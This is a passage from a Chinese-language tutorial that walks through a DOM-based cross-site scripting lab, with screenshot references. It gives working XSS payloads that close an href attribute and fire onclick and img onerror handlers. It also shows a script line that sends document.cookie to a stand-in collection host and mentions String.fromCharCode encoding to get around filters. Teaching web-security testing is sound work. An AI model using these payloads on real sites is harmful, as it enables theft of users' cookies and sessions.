


图 18查看网页源代码

利用查看器查看代码会发现语法错误。




图 19查看对应元素的代码

我们要没有语法错误，就需要构造语句闭合一些标签，所以，我们首先需要一个单引号来闭合 a标签的href属性。然后一个“>”来闭合a标签的“<”。这样构造以后，就变成了“<a href=''>在这里构造利用代码'>xssDom</a>”。所以我们可以构造如下语句：'><script>alert('xss');</script>

输入后点击测试，发现并没有弹出提示窗。同样审查元素。




图 20审查元素

w3c规定innerHTML进来的script标签内的脚本代码无法执行。所以我们需用利用事件来触发。构造如下代码：' onclick=alert(/hit/) //，之后在点击后就可以触发alert函数。




图 21输入新构造的代码




图 22点击按钮

还有其他构造方法。例如我们闭合a标签，然后引入另外一个标签，比如img标签，利用img标签在加载src的时候，如果出错会触发onerror函数，我们就可以做到自动执行脚本代码而不需要交互。尝试输入如下数据：'><img src=123 onerror=alert(/xss/) />。点击提交后，页面立即弹窗。




图 23使用onerror代码测试

如果想要获取用户cookie，可以像步骤一一样，在onerror事件中，插入JS代码，通过JS网页面插入节点等。但是我们不能直接通过插入<script>new Image().src="http://xss.com/recv\_cookies.php?msg="+encodeURI(document.cookie);</script>，因为不能含有空格。但是我们可以利用eval和String.fromCharCode函数来构造。我们可以利用Firefox的HackBar插件来辅助构造。

